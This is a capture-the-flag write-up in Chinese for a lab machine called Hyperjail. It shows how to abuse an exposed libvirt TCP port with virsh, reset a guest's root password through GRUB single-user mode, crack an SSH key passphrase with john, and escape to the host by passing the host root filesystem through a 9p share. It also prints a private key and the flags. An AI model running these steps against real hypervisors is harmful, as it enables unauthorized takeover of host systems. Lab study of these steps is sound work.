

Hyperjail-250707

信息搜集

首先nmap进行一下扫描

```
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 10.0 (protocol 2.0)
3389/tcp  open  ssh      OpenSSH 10.0 (protocol 2.0)
16509/tcp open  unknown
MAC Address: 08:00:27:C3:37:87 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=7/12%OT=2222%CT=1%CU=30335%PV=Y%DS=1%DC=D%G=Y%M=080027
OS:%TM=687150D0%P=x86_64-pc-linux-gnu)SEQ()SEQ(II=I)ECN(R=N)T1(R=N)T2(R=N)T
OS:3(R=N)T4(R=N)T5(R=N)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%R
OS:ID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

2222、3389都是ssh

16509通过查文档可发现是libvirt的管理端口

```
qiaojojo@homo [02:02:42] [~]
-> % virsh -c 'qemu+tcp://192.168.88.148/system' version
Authorization not available. Check if polkit service is running or see debug message for more
information.
根据库编译: libvirt 11.3.0
使用库: libvirt 11.3.0
使用的 API: QEMU 11.3.0
运行管理程序: QEMU 10.0.0
```

获取虚拟机权限

查看当前靶机上运行的定义的所有虚拟机

```
qiaojojo@homo [02:03:20] [~]
-> % virsh -c 'qemu+tcp://192.168.88.148/system' list --all
Authorization not available. Check if polkit service is running or see debug message for more
information.
  Id   名称      状态
-----
  1    kvm799    运行
```

尝试通过console访问该虚拟机

```
qiaojojo@homo [02:04:23] [~]
-> % virsh -c 'qemu+tcp://192.168.88.148/system' console kvm799
Authorization not available. Check if polkit service is running or see debug message for more
information.
连接到域 'kvm799'
转义字符是 ^] (Ctrl + ])

Welcome to Alpine Linux 3.22
Kernel 6.12.34-0-virt on x86_64 (/dev/ttyS0)

localhost login:
```

发现需要账密

修改改虚拟机配置，获取vnc控制权限

向配置中写入vnc配置

```
<domain type='qemu'>
<!--其他配置不变-->
  <devices>
    <!--其他配置不变-->
    <graphics type='vnc' autoport='yes' listen='0.0.0.0'>
      <listen type='address' address='0.0.0.0' />
    </graphics>
  </devices>
</domain>
```

重启该虚拟机生效

```
qiaojojo@homo [02:06:41] [~]
-> % virsh -c 'qemu+tcp://192.168.88.148/system' destroy kvm799 && virsh -c
'qemu+tcp://192.168.88.148/system' start kvm799
Authorization not available. Check if polkit service is running or see debug message for more
information.
域 'kvm799' 已销毁

Authorization not available. Check if polkit service is running or see debug message for more
information.
域 'kvm799' 已启动
```

获取vnc端口，这里自动分配了5900端口


```
qiaojojo@homo [02:07:15] [~]
```

```
-> % virsh -c 'qemu+tcp://192.168.88.148/system' vncdisplay kvm799
```


```
Authorization not available. Check if polkit service is running or see debug message for more information.
```

```
:0
```


vnc连接后获取该虚拟机



通过进入grub单用户模式获取该虚拟机控制权限



挂载系统文件路径



通过chroot获取kvm799虚拟机控制权

```
~ # mount /dev/vda3 /sysroot
~ # cd /sysroot
/sysroot # ls
bin      home      mnt      run      tmp
boot     lib       opt      sbin     usr
dev      lost+found proc     srv      var
etc      media     root     sys

/sysroot # chroot ./
/bin/sh: can't access tty: job control turned off
~ # passwd
Changing password for root
New password:
Retype password:
passwd: password for root changed by root
```

重启后可通过ssh连接

```
qiaojojo@homo [02:15:37] [~]
-> % ssh root@192.168.88.148 -p 2222
The authenticity of host '[192.168.88.148]:2222 ([192.168.88.148]:2222)' can't be established.
ED25519 key fingerprint is SHA256:niZwFh79Hp1U1WCdvSymmgq1B8HX6YBcUnYk5Z8ROGU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.88.148]:2222' (ED25519) to the list of known hosts.
root@192.168.88.148's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~# cat user.txt
hmv{88198715-7cc1-483b-b41d-55dc9b2266fc}
```

获取宿主机控制权限

检查kvm799虚拟机日志

发现有可疑的挂载命令，暂时不清楚用途 `mount -t 9p -o trans=virtio,version=9p2000.L,access=client`

`host_my_file /mnt`

```
localhost:~# cat .ash_history
ssh operation@192.168.122.1
ssh operation@192.168.122.1 -p 2222
ssh operation@192.168.122.1 -p 22222
```

```
ssh operation@192.168.122.1 -p 3389
wtf
mount -t 9p -o trans=virtio,version=9p2000.L,access=client host_my_file /mnt
cd /mnt
service nginx stop
python3 -m http.server 80
service nginx start
exit
cat user.txt
clear
ls
cat .ash_history
```

获得该虚拟机用户私钥

```
localhost:~# cat .ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCMt19IvE
h8/r856ymYl/bfAAAAGAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIOkhXu+6Hkpx0ckv
c0oGNrm5Hb2xYCFsgVH6BIOElMw3AAAAoPLiPjuG42YGnviRRfBz7/blEgQDiH5hglJ3uH
notuTpvQrTFEhu/Ystek9cm4+s5riVI0AZnxlCtIsPgQoyhh8VeggIQlcq7sOH4T90E0y+
fs3q97G2qF3/SkZNGxfoWyAVPD46P2+pD+FWl+rA4yC2/wGNUaxkXLB/QhM9B6t2qY0Y2w
BTtm1uo7YS1JZde1KXy/hAFYSeGUMlkIySXp0=
-----END OPENSSH PRIVATE KEY-----
```

使用私钥登录宿主机（靶机），发现该私钥有密码

```
qiaojojo@homo [02:18:13] [~/test]
-> % ssh operation@192.168.88.148 -p 3389 -i kvm799_id_ed25519
The authenticity of host '[192.168.88.148]:3389 ([192.168.88.148]:3389)' can't be established.
ED25519 key fingerprint is SHA256:yVPJgQ8aaNpsr6MPk/yyIVsSbiv7L43lRuIzhsTsJvo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.88.148]:3389' (ED25519) to the list of known hosts.
Enter passphrase for key 'id':
```

破解私钥密码

```
qiaojojo@homo [02:30:25] [~/test]
-> % john kvm_id_ed25519.john --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 16 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
qweasd123          (kvm799_id_ed25519)
```

登录宿主机

```
qiaojojo@homo [02:31:19] [~/test]
-> % ssh operation@192.168.88.148 -p 3389 -i kvm799_id_ed25519
Enter passphrase for key 'kvm799_id_ed25519':
Welcome to Alpine!
```

The Alpine Wiki contains a large amount of how-to guides and general information about administrating Alpine systems.
See <<https://wiki.alpinelinux.org/>>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

```
Hyperjail:~$ ls
README.txt          alpine-virt-3.22.0-x86_64.iso
Hyperjail:~$ cat README.txt
If I discover again that you are using a virtual machine to transfer the host machine's
configuration files, you will be fired. Clean up your services within today!
```

发现提示: If I discover again that you are using a virtual machine to transfer the host machine's configuration files, you will be fired. Clean up your services within today!

也就是说虚拟机是有方法读取一些宿主机的文件的

结合之前在kvm799中的.ash_history, 可以判断出这个虚拟机用户使用了9pnet_virtio挂载宿主机文件进行传输

再次修改kvm799配置文件, 并通过共享根目录方式获取宿主机权限

```
<domain type='qemu'>
<!--其他配置不变-->
  <devices>
    <!--其他配置不变-->
    <filesystem type='mount' accessmode='passthrough'>
      <source dir='/'/>
      <target dir='host_my_file'/>
    </filesystem>
  </devices>
</domain>
```

重启虚拟机

```
qiaojojo@homo [02:36:16] [~/test]
-> % virsh -c 'qemu+tcp://192.168.88.148/system' destroy kvm799 && virsh -c
'qemu+tcp://192.168.88.148/system' start kvm799
```

访问虚拟机，尝试挂载宿主机文件

```
localhost:~# mount -t 9p -o trans=virtio,version=9p2000.L,access=client host_my_file /mnt
mount: mounting host_my_file on /mnt failed: No such device
```

发现报错了，加载9p相关模块后重新尝试

```
localhost:~# modprobe 9p
localhost:~# modprobe 9pnet
localhost:~# modprobe 9pnet_virtio
localhost:~# mount -t 9p -o trans=virtio,version=9p2000.L,access=client host_my_file /mnt
localhost:~# ls /mnt/
bin          dev          home         lost+found  mnt          proc         run          srv          tmp
var
boot         etc          lib          media       opt          root         sbin         sys          usr
```

这次发现成功了，对root写入公钥，完成虚拟机逃逸获取宿主机权限

```
localhost:~# mkdir /mnt/root/.ssh
localhost:~# cp /mnt/home/operation/.ssh/authorized_keys /mnt/root/.ssh/
localhost:/mnt/root/.ssh# exit
Connection to 192.168.88.148 closed.
```

```
qiaojojo@homo [02:43:39] [~/test]
-> % ssh root@192.168.88.148 -p 3389 -i kvm799_id_ed25519
Enter passphrase for key 'kvm799_id_ed25519':
Welcome to Alpine!
```

The Alpine Wiki contains a large amount of how-to guides and general information about administrating Alpine systems.
See <<https://wiki.alpinelinux.org/>>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

```
Hyperjail:~# ls -la
total 24
drwx-----  4 root    root          4096 Jul 11 18:43 .
drwxr-xr-x  21 root    root          4096 Jul  4 18:29 ..
lrwxrwxrwx   1 root    root           9 Jul  4 18:39 .ash_history -> /dev/null
drwxr-xr-x   3 root    root          4096 Jul  4 19:01 .cache
```

```
drwxr-xr-x    2 root    root          4096 Jul 11 18:43 .ssh
-rw-r--r--    1 root    root           42 Jul 10 15:45 H3r315TRUEF1@g.txt
-rw-r--r--    1 root    root          218 Jul 10 15:48 root.txt
```

```
Hyperjail:~# cat H3r315TRUEF1@g.txt
```

```
hvm{ae1edcc0-23c8-4d3d-909a-b533524c8049}
```